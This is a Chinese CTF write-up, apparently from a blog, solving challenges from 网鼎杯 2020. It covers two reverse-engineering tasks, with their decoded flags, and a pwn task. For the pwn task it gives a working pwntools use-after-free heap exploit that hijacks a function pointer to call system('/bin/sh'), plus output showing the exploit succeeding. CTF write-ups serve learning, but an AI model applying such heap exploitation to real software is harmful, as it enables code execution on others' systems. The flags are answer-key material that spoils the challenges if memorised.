
网鼎杯2020 朱雀部分writeup

原创

yusakul 于 2020-05-19 09:04:50 发布 1083 收藏 1

分类专栏： ctf

本文链接：https://blog.csdn.net/yusakul/article/details/106186607



Reverse –go

```
main_gogo_0 coder; // [rsp+138h] [rbp-30h]

while ( (unsigned __int64)&v34 <= *(_QWORD *)(__readfsqword(0xFFFFFFF8) + 16) )
  runtime_morestack_noctxt();
flag.str = (uint8 *)"cbdb2c89f6800e6c93e1c1e541e1a89758f45fd088c6652fa955db2f00290da272454969d57b828ca80bd146ebe8c89d";
flag.len = 96LL;
pwd.str = (uint8 *)"nRKKAHzMrQzaqQzKpPHClX";
pwd.len = 22LL;
a.array = (interface_{} *)&stru_4D5460;
runtime_newobject((runtime__type_0 *)v0.str, (void *)v0.len);
```

flag密文

key的base64编码去掉了==，这里base64编码替换了字典

```
a.array = v8;
a.len = v45.len;
a.cap = v45.cap;
fmt_Scanln(a, (__int64)v0.str, (error_0)__PAIR__((unsigned __int64)v8, v0.len));
v0.len = (__int64)&input;
a.array = (interface_{} *)&input->str;
a.len = &input->len;
v9.len = a.len;
main_encode(v0, v9);
v10.len = a.cap;
v41 = a.cap;
a.array = (interface_{} *)a.cap;
v42 = _r2.m256i_i64[0];
a.len = _r2.m256i_i64[0];
a.cap = (__int64)"==";
_r2.m256i_i64[0] = 2LL;
strings_TrimRight(v0, v10, v11);
v14 = _r2.m256i_i64[1];
v15 = _r2.m256i_i32[4];
if ( _r2.m256i_i64[2] == pwd.len
  && (v40 = *(_OWORD *)&_r2.m256i_u64[1],
      *(_OWORD *)&a.array = *(_OWORD *)&_r2.m256i_u64[1],
      a.cap = (__int64)pwd.str,
      _r2.m256i_i64[0] = pwd.len,
      runtime_eqstring(),
      _r2.m256i_i8[8]) )
```

输入

// 输入字符串

使用自定义的base64编码输入的key

截断key编码后的==


判断长度是否0x16



```
text:0000000000401000 var_8          = qword ptr -8
text:0000000000401000 key            = string ptr  8
text:0000000000401000 _r1            = string ptr  18h
text:0000000000401000
text:0000000000401000                mov     rcx, fs:0FFFFFFFFFFFFFFF8h ; Alternative name is 'main.encode'
text:0000000000401009                cmp     rsp, [rcx+10h]
text:000000000040100D                jbe     loc_4010C8
text:0000000000401013                sub     rsp, 70h
text:0000000000401017                xor     ebx, ebx
text:0000000000401019                mov     [rsp+70h+_r1.str], rbx
text:0000000000401021                mov     [rsp+70h+_r1.len], rbx
text:0000000000401029                lea     rbx, aXyzfghi23hi345 ; "XYZFGHI2+/Jhi345jklmEnopuvwqrABCDKL6789"...
text:0000000000401030                mov     [rsp+70h+_r2.array], rbx
text:0000000000401034                mov     [rsp+70h+_r2.len], 40h
text:000000000040103D                call    encoding_base64_NewEncoding
text:0000000000401042                mov     rbx, [rsp+70h+_r2.cap]
text:0000000000401047                mov     [rsp+70h+coder], rbx
```

替换了base64字典


解题思路：


程序将我们输入的key，经过换了编码字典的base64加密后，去掉最后==，计算key加密后的长度,长度为0x16，就开始解密。那么我们只需要输入正确的key就有flag了，知道了base64加密字典XYZFGHI2+/Jhi345jklmEnopuvwqrABCDKL6789abMNWcdefgstOPQRSTUVxyz01，和密文nRKKAHzMrQzaqQzKpPHClX==，解密如下：






Reverse –tree






```
switch ( flag[i] )
{
  case '0':
    glockflag[4 * v5] = '0';
    glockflag[4 * v5 + 1] = '0';
    glockflag[4 * v5 + 2] = '0';
    glockflag[4 * v5 + 3] = '0';
    break;
  case '1':
    glockflag[4 * v5] = '0';
    glockflag[4 * v5 + 1] = '0';
    glockflag[4 * v5 + 2] = '0';
    glockflag[4 * v5 + 3] = '1';
    break;
  case '2':
```


将输入的字符串挨个字节转成二进制字符



解题思路：

先找到根节点，上面内存块为子节点，还原二叉树结构，通过调试器在内存中定位到根节点，依次还原每个子节点，当然也可以拷出来使用。







```
  }
  while ( v5 <= 127 );
  v2[v4] = 0;
  return strncmp("zvzjyvosgnzkbjjjypjbjdvmsjjyvsjx", v2, 0x21u) == 0;
}
```

最后需要得到zvzjyvosgnzkbjjjypjbjdvmsjjyvsjx，按图索骥在二叉树中获取查找方向，得到如下字符串--：
10101111101001000001111111001000010101110100111100010010010010000001101010000100100111010111111101110001001000001111100010011100
转ascii：
afa41fc8574f12481a849d7f7120f89c
整理下格式：
flag{afa41fc8-574f-1248-1a84-9d7f7120f89c}

```
zvzjyvosgnzkbjjjypjbjdvmsjjyvsjx
z     v     z     j     y     v     o     s     g     n     z     k     b     j     j  j     y     p     j     b     j     d     v     m     s     j     j     y
1010 1111 1010 010 0000 1111 11100 100 0010 1011 1010 01111 00010 010 010 010 0000 01101 010 00010 010 0111010 1111  111011 100 010 010 0000

10101111101001000001111111001000010101110100111100010010010000001101010000100100111010111111101110001001000001111100010011100

1010 1111 1010 0100 0001 1111 1100 1000 0101 0111 0100 1111 0001 0010 0100 1000 0001 1010 1000 0100 1001 1101 0111 1111 0111 0001 0010 0000
 a     f     a     4     1     f     c     8     5     7     4     f     1     2     4     8     1     a     8     4     9     d     7     f     7     1     2     0
afa41fc8574f12481a849d7f7120f89c

flag{afa41fc8-574f-1248-1a84-9d7f7120f89c}
```

解密代码：





Pwn-Magic

题目逻辑：

1是创建多大空间 并保存你输入的字符串
2根据索引释放空间
3 根据索引打印对应的字符串

解题思路：
在忘记魔法的函数里，释放空间是根据给定的索引来释放对应的空间。但是删除的时只free，而没有设置为 NULL，这里是存在 Use After Free 的情况的。

```
unsigned __int64 sub_400B59()
{
  int v1; // [rsp+Ch] [rbp-14h]
  char buf; // [rsp+10h] [rbp-10h]
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("index :");
  read(0, &buf, 4uLL);
  v1 = atoi(&buf);
  if ( v1 < 0 || v1 >= dword_6020C0 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( ptr[v1] )
    (*((void (__fastcall **)(void *, char *))ptr[v1] + 1))(ptr[v1], &buf);
  return __readfsqword(0x28u) ^ v3;
}
```

使用魔法的， 会调用地址ptr[v1]

同时还提供了这个函数：

```
sub_400A0D proc near
; __unwind {
push    rbp
mov     rbp, rsp
mov     edi, offset aNoWhyYouCanUse ; "no!!!!why you can use black magic ?!"
call    _puts
mov     edi, offset command ; "/bin/sh"
call    _system
nop
pop     rbp
retn
; } // starts at 400A0D
sub_400A0D endp
```

可以修改的输入字段为 magic 函数的地址，从而实现在执行“使用魔法”即调用输入的字符串的时候执行 magic 函数。
也可以自己构造一个system(/bin/sh)，我这里采用的是后者。

学习魔法创建的内存结构如下

Magic
Name ptr

我们通过写name的时候，覆盖magic：

原理：
对于大小为(16 Bytes~ 64 Bytes)的堆块来说则是使用fastbin，在fastbin中，是由单项链表连接起来的，每个chunk的pre_chunk指向之前回收的chunk，即回收的chunk出于链表头部，此时分配时也会从头部分配。
这里的magic分配空间为0x10，显然是一个 fastbin chunk（大小为 16 字节）。
我们通过连续申请空间，形成一个链表，释放链表头的空间后，再次申请内存会从头部分配。
即我们最后申请magic2的而空间保存到chunk0中，由于没有将释放的指针置空，我们再次调用第0个magic，就会将最后magic2填入的name给执行了。

步骤：
学习魔法，申请空间0，0x100，大小要不同于0x10 maigc的大小
学习魔法，申请空间1，0x100
忘记魔法，释放空间0
忘记魔法，释放空间1
学习魔法，申请空间2，大小为 0x10,和magic申请的一样大，那么根据堆的分配规则
空间2 其实会分配空间1 对应的内存块，这时name对应的是magic 0地址。
如果我们这时候向magic 2 的name写入 需要执行的地址（system啥的），那么由于没有置magic 0为NULL。当我们再次尝试输出magic 0 的时候，程序就会调用magic2处的代码。

代码：

```
 GNU nano 4.8                                exp_magic.py
    p.sendline(content)

def usemagic(index):
    p.recvuntil(":")
    p.sendline("3")
    p.recvuntil("index :")
    p.sendline(str(index))

def forgetmagic(index):
    p.recvuntil(":")
    p.sendline("2")
    p.recvuntil("index :")
    p.sendline(str(index))


system = elf.plt["system"]
learnmagic(0x100,'hhhh')
learnmagic(0x100,'hhhh')
learnmagic(0x100,'hhhh')
forgetmagic(0)
forgetmagic(1)
payload = "/bin/sh\00"+p64(system)
learnmagic(0x10,payload)
usemagic(0)
p.interactive()
```



```
[*] Switching to interactive mode
[DEBUG] Received 0x37 bytes:
    00000000  1b 5b 34 37  3b 33 31 3b  35 6d 43 6f  6e 67 72 61  │·[47│;31;│5mCo│ngra│
    00000010  74 75 6c 61  74 69 6f 6e  73 2c 70 6c  65 61 73 65  │tula│tion│s,pl│ease│
    00000020  20 69 6e 70  75 74 20 79  6f 75 72 20  74 6f 6b 65  │ inp│ut y│our │toke│
    00000030  6e 3a 1b 5b  30 6d 20                              │n:·[│ 0m │
    00000037
Congratulations,please input your token: $
```